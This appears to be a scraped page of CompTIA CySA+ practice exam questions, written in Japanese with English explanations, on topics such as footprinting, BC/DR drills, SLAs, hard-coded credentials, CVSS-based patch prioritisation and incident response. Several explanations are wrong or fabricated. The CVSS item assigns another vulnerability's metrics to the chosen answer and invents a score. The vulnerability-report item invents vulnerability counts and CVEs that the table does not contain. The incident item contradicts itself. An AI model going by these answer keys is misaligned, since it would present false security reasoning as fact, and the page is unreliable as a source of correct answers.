攻撃者が LAN 上の syslog サーバーにアクセスしたところです。syslog エントリを確認することで、攻撃者は次のターゲットとなる可能性のあるものに優先順位を付けることができます。これは次のどれに該当しますか?
A. パッシブネットワークフットプリント
B. OS フィンガープリント
C. サービスポートの識別
D. アプリケーションのバージョン管理
Answer: (解答を表示する**)**
Passive network foot printing is the best description of the example, as it reflects the technique of collecting information about a network or system by monitoring or sniffing network traffic without sending any packets or interacting with the target. Foot printing is a term that refers to the process of gathering information about a target network or system, such as its IP addresses, open ports, operating systems, services, or vulnerabilities.
Foot printing can be done for legitimate purposes, such as penetration testing or auditing, or for malicious purposes, such as reconnaissance or intelligence gathering. Foot printing can be classified into two types:
active and passive. Active foot printing involves sending packets or requests to the target and analyzing the responses, such as using tools like ping, traceroute, or Nmap. Active foot printing can provide more

accurate and detailed information, but it can also be detected by firewalls or intrusion detection systems (IDS). Passive foot printing involves observing or capturing network traffic without sending any packets or requests to the target, such as using tools like tcpdump, Wireshark, or Shodan. Passive foot printing can provide less information, but it can also avoid detection by firewalls or IDS. The example in the question shows that the attacker has gained access to the syslog server on a LAN and reviewed the syslog entries to prioritize possible next targets. A syslog server is a server that collects and stores log messages from various devices or applications on a network. A syslog entry is a record of an event or activity that occurred on a device or application, such as an error, a warning, or an alert. By reviewing the syslog entries, the attacker can obtain information about the network or system, such as its configuration, status, performance, or security issues.
This is an example of passive network foot printing, as the attacker is not sending any packets or requests to the target, but rather observing or capturing network traffic from the syslog server. The other options are not correct, as they describe different techniques or concepts. OS fingerprinting is a technique of identifying the operating system of a target by analyzing its responses to certain packets or requests, such as using tools like Nmap or Xprobe2. OS fingerprinting can be done actively or passively, but it is not what the attacker is doing in the example. Service port identification is a technique of identifying the services running on a target by scanning its open ports and analyzing its responses to certain packets or requests, such as using tools like Nmap or Netcat. Service port identification can be done actively or passively, but it is not what the attacker is doing in the example. Application versioning is a concept that refers to the process of assigning unique identifiers to different versions of an application, such as using numbers, letters, dates, or names. Application versioning canhelp to track changes, updates, bugs, or features of an application, but it is not related to what the attacker is doing in the example.

最新問題**: 198**
ある組織は最近、BC 計画と DR 計画を変更しました。インシデント対応チームがビジネスに影響を与えることなく変更をテストできるのは、次のうちどれですか?
A. 以前に特定されたインシデント シナリオに基づいて卓上訓練を実行します。
B. プライマリ データ センターの電源を遮断してインシデントをシミュレートします。
C. アクティブなワークロードをプライマリ データ センターからセカンダリ ロケーションに移行します。
D. 現在の計画を以前のインシデントから学んだ教訓と比較します。
Answer: A (メーッセージを残す**)**
Performing a tabletop drill based on previously identified incident scenarios is the best way to test the changes to the BC and DR plans without any impact to the business, as it is a low-cost and low-risk method of exercising the plans and identifying any gaps or issues. A tabletop drill is a type of BC/DR exercise that involves gathering key personnel from different departments and roles and discussing how they would respond to a hypothetical incident scenario. A tabletop drill does not involve any actual simulation or disruption of the systems or processes, but rather relies on verbal communication and documentation review.

A tabletop drill can help to ensure that everyone is familiar with the BC/DR plans, that the plans reflect the current state of the organization, and that the plans are consistent and coordinated across different functions.
The other options are not as suitable as performing a tabletop drill, as they involve more cost, risk, or impact to the business. Simulating an incident by shutting down power to the primary data center is a type of BC/DR exercise that involves creating an actual disruption or outage of a critical system or process, and observing how the organization responds and recovers. This type of exercise can provide a realistic assessment of the BC
/DR capabilities, but it can also cause significant impact to the business operations, customers, and reputation.
Migrating active workloads from the primary data center to the secondary location is a type of BC/DR exercise that involves switching over from one system or site to another, and verifying that the backup system or site can support the normal operations. This type of exercise can help to validate the functionality and performance of the backup system or site, but it can also incur high costs, complexity, and potential errors or failures. Comparing the current plan to lessons learned from previous incidents is a type of BC/DR activity that involves reviewing past experiences and outcomes, and identifying best practices or improvement opportunities. This activity can help to update and refine the BC/DR plans, but it does not test or validate them in a simulated or actual scenario

最新問題**: 199**
安全な環境で外部ビジネス ベンダーによって提供されるさまざまなレベルのメンテナンスを定義するために使用される契約について説明しているものは次のうちどれですか?
A. 覚書
B. 秘密保持契約
C. バイアス
D. SLA
Answer: D (メーッセージを残す**)**
SLA stands for Service Level Agreement, which is a contract that defines the various levels of maintenance to be provided by an external business vendor in a secure environment. An SLA specifies the expectations, responsibilities, and obligations of both parties, such as the scope, quality, availability, and performance of the service, as well as the metrics and methods for measuring and reporting the service level. An SLA also outlines the penalties or remedies for any breach or failure of the service level. An SLA can help ensure that the external business vendor delivers the service in a timely, consistent, and secure manner, and that the customer receives the service that meets their needs and requirements.
Official References:
* https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives
* https://www.comptia.org/certifications/cybersecurity-analyst
* https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered

最新問題**: 200**

SOC アナリストは、クライアント サーバー アプリケーション上のデバッガー コマンドの出力を調べているときに、次の内容を識別します。
getconnection (database01, "alpha ", "AXTV. 127GdCx94GTd") ;
このシステムで最も脆弱性となる可能性が高いのは次のどれですか?
A. 入力検証の欠如
B. SQLインジェクション
C. ハードコードされた認証情報
D. バッファオーバーフロー攻撃
Answer: C (メーッセージを残す)
The most likely vulnerability in this system is hard-coded credential. Hard-coded credential is a practice of embedding or storing a username, password, or other sensitive information in the source code or configuration file of a system or application. Hard-coded credential can pose a serious security risk, as it can expose the system or application to unauthorized access, data theft, or compromise if the credential is discovered or leaked by an attacker. Hard-coded credential can also make it difficult to change or update the credential if needed, as it may require modifying the code or file and redeploying the system or application.

最新問題**: 201**
地理的に多様な従業員と動的 IP を抱える企業は、ネットワーク トラフィックを削減して脆弱性スキャン方法を実装したいと考えています。この要件を最もよく満たすものは次のうちどれですか?
A. 外部
B. エージェントベース
C. 認証なし
D. 認証済み
Answer: B (メーッセージを残す)
Agent-based vulnerability scanning is a method that involves installing software agents on the target systems or networks that can perform local scans and report the results to a central server or console. Agent-based vulnerability scanning can reduce network traffic, as the scans are performed locally and only the results are transmitted over the network. Agent-based vulnerability scanning can also provide more accurate and up-to- date results, as the agents can scan continuously or on-demand, regardless of the system or network status or location.

最新問題**: 202**
セキュリティ アナリストが最近チームに加わり、実稼働スクリプトで使用されているスクリプト言語が悪意のあるものかどうかを判断しようとしています。次のスクリプトがあるとします。

```
foreach ($user in Get-Content .\this.txt)
{
    Get-ADUser $user -Properties primaryGroupID |select-object primaryGroupID
    Add-ADGroupMember "Domain Users" -Members $user
    Set-ADUser $user -Replace @{primaryGroupID=513}
}
```

スクリプトでは次のスクリプト言語のどれが使用されましたか?

A. パワーシェル
B. ルビー
C. パイソン
D. シェルスクリプト
Answer: A (メーッセージを残す**)**
The script uses PowerShell syntax, such as cmdlets, parameters, variables, and comments. PowerShell is a scripting language that can be used to automate tasks and manage systems.

最新問題**: 203**
組織が CSIRT を活性化しました。セキュリティアナリストは、単一の仮想サーバーが侵害され、即座にネットワークから隔離されたと考えています。CSIRT が次に行うべきことは次のうちどれですか?
A. 侵害されたサーバーのスナップショットを取得し、その整合性を検証します。
B. 影響を受けたサーバーを復元してマルウェアを削除します。
C. 調査するために適切な政府機関に連絡します。
D. マルウェア株を調査して属性を特定します
Answer: A (メーッセージを残す**)**
The next action that the CSIRT should conduct after isolating the compromised server from the network is to take a snapshot of the compromised server and verify its integrity. Taking a snapshot of the compromised server involves creating an exact copy or image of the server's data and state at a specific point in time.
Verifying its integrity involves ensuring that the snapshot has not been altered, corrupted, or tampered with during or after its creation. Taking a snapshot and verifying its integrity can help preserve and protect any evidence or information related to the incident, as well as prevent any tampering, contamination, or destruction of evidence.

最新問題**: 204**
インターネットに公開されている Web サーバーの脆弱性スキャンが最近完了しました。セキュリティ アナリストが、結果として得られたベクトル文字列を確認しています。
脆弱性 1: CVSS: 3.0/AV:N/AC: L/PR: N/UI: N/S: U/C: H/I: L/A:L
脆弱性 2: CVSS: 3.0/AV: L/AC: H/PR:N/UI: N/S: U/C: L/I: L/A: H 脆弱性 3: CVSS: 3.0/AV:A/AC: H/PR: L/UI: R/S: U/C: L/I: H/A:L 脆弱性 4: CVSS: 3.0/AV: P/AC: L/PR: H/UI: N/S: U/C: H/I:N/A:L 次の脆弱性のうち、最初にパッチを適用する必要があるのはどれですか?
A. 脆弱性 2
B. 脆弱性 1
C. 脆弱性 3
D. 脆弱性 4
Answer: B (メーッセージを残す**)**

最新問題**: 205**

いくつかの脆弱性スキャン レポートでは、コードの実行中にランタイム エラーが発生していることが示されています。エラーを一覧表示するダッシュボードには、開発者が脆弱性をチェックするためのコマンド ライン インターフェイスがあります。開発者がこの問題を修正するには、次のどれを使用しますか (2 つ選択してください)。
A. 動的アプリケーションセキュリティテストの実行
B. コードのレビュー
C. アプリケーションのファジング
D. コードのデバッグ
E. コーディング標準の実装
F. IDS の実装
Answer: B,D (メーッセージを残す**)**
Reviewing the code and debugging the code are two methods that can help a developer identify and fix runtime errors in the code. Reviewing the code involves checking the syntax, logic, and structure of the code for any errors or inconsistencies. Debugging the code involves running the code in a controlled environment and using tools such as breakpoints, watches, and logs to monitor the execution and find the source of errors.
Both methods can help improve the quality and security of the code.

最新問題**: 206**
アナリストは銀行のメッセージ システムを設計しています。アナリストは、メッセージの受信者が、メッセージが送信者から送信されたことを第三者に証明できる機能を組み込むことを希望しています。アナリストが達成しようとしている情報セキュリティ目標は次のどれですか。
A. 否認防止
B. 認証
C. 認可
D. 誠実さ
Answer: A (メーッセージを残す**)**
Non-repudiation ensures that a message sender cannot deny the authenticity of their sent message. This is crucial in banking communications for legal and security reasons.
The goal of allowing a message recipient to prove the message's origin is non-repudiation. This ensures that the sender cannot deny the authenticity of their message. Non-repudiation is a fundamental aspect of secure messaging systems, especially in banking and financial communications.

最新問題**: 207**
ある企業は最近、すべてのエンド ユーザー ワークステーションから管理者権限を削除しました。アナリストは、CVSSv3.1 悪用可能性メトリックを使用してワークステーションの脆弱性に優先順位を付け、次の情報を生成します。

Vulnerability name	CVSSv3.1 exploitability metrics
sweet.bike	AV:N AC:H PR:H UI:R
vote.4p	AV:N AC:H PR:H UI:N
nessie.explosion	AV:L AC:L PR:H UI:R
great.skills	AV:N AC:L PR:N UI:N

次の脆弱性のうち、優先的に修復する必要があるものはどれですか?

A. nessie.explosion

B. vote.4p

C. スイートバイク

D. 素晴らしいスキル

Answer: (解答を表示する**)**

nessie.explosion should be prioritized for remediation, as it has the highest CVSSv3.1 exploitability score of

8.6. The exploitability score is a sub-score of the CVSSv3.1 base score, which reflects the ease and technical means by which the vulnerability can be exploited. The exploitability score is calculated based on four metrics: Attack Vector, Attack Complexity, Privileges Required, and User Interaction. The higher the exploitability score, the more likely and feasible the vulnerability is to be exploited by an attacker12. nessie.

explosion has the highest exploitability score because it has the lowest values for all four metrics: Network (AV:N), Low (AC:L), None (PR:N), and None (UI:N). This means that the vulnerability can be exploited remotely over the network, without requiring any user interaction or privileges, and with low complexity.
Therefore, nessie.explosion poses the greatest threat to the end user workstations, and should be remediated first. vote.4p, sweet.bike, and great.skills have lower exploitability scores because they have higher values for some of the metrics, such as Adjacent Network (AV:A), High (AC:H), Low (PR:L), or Required (UI:R). This means that the vulnerabilities are more difficult or less likely to be exploited, as they require physical proximity, user involvement, or some privileges34. References: CVSS v3.1 Specification Document - FIRST, NVD - CVSS v3 Calculator, CVSS v3.1 User Guide - FIRST, CVSS v3.1 Examples - FIRST

最新問題: **208**
アナリストは、次のエントリを含むサーバー環境の脆弱性レポートをレビューしています。

Vulnerability	Severity	CVSS v3	Host IP	Crown jewel	Exploit available
EOL/Obsolete Log4j v1.x	5	-	54.73.224.15	No	No
EOL/Obsolete Log4j v1.x	5	-	54.73.225.17	Yes	No
EOL/Obsolete Log4j v1.x	5	-	10.101.27.98	Yes	No
Microsoft Windows Security Update	4	8.2	10.100.10.52	No	Yes
Microsoft Windows Security Update	4	8.2	54.74.110.26	No	Yes
Microsoft Windows Security Update	4	8.2	54.74.110.228	Yes	Yes
Oracle Java Critical Patch	3	6.9	10.101.25.65	Yes	No
Oracle Java Critical Patch	3	6.9	54.73.225.17	Yes	No
Oracle Java Critical Patch	3	6.9	10.101.27.98	Yes	No

次のシステムのうち、パッチ適用を最初に優先する必要があるのはどれですか?
A. 10.101.27.98
B. 54.73.225.17
C. 54.74.110.26
D. 54.74.110.228
Answer: D (メーッセージを残す**)**
The system that should be prioritized for patching first is 54.74.110.228, as it has the highest number and severity of vulnerabilities among the four systems listed in the vulnerability report. According to the report,

this system has 12 vulnerabilities, with 8 critical, 3 high, and 1 medium severity ratings. Thecritical vulnerabilities include CVE-2019-0708 (BlueKeep), CVE-2019-1182 (DejaBlue), CVE-2017-0144 (EternalBlue), and CVE-2017-0145 (EternalRomance), which are all remote code execution vulnerabilities that can allow an attacker to compromise the system without any user interaction or authentication. These vulnerabilities pose a high risk to the system and should be patched as soon as possible.

最新問題**: 209**
インシデントの調査後にアナリストが実行する可能性が最も高いアクションは次のうちどれですか?
A. リスク評価
B. 根本原因の分析
C. インシデント対応計画
D. 机上演習
Answer: (解答を表示する**)**
A tabletop exercise is the most likely action that an analyst would perform after an incident has been investigated. A tabletop exercise is a simulation of a potential incident scenario that involves the key stakeholders and decision-makers of the organization. The purpose of a tabletop exercise is to evaluate the effectiveness of the incident response plan, identify the gaps and weaknesses in the plan, and improve the communication and coordination among the incident response team and other parties. A tabletop exercise can help the analyst to learn from the incident investigation, test the assumptions and recommendations made during the investigation, and enhance the preparedness and resilience of the organization for future incidents12. Risk assessment, root cause analysis, and incident response plan are all actions that an analyst would perform before or during an incident investigation, not after. Risk assessment is the process of identifying, analyzing, and evaluating the risks that may affect the organization. Root cause analysis is the method of finding the underlying or fundamental causes of an incident. Incident response plan is the document that defines the roles, responsibilities, procedures, and resources for responding to an incident345.
References: Tabletop Exercises: Six Scenarios to Help Prepare Your Cybersecurity Team, Tabletop Exercises for Incident Response - SANS Institute, Risk Assessment - NIST, Root Cause Analysis - OWASP, Incident Response Plan | Ready.gov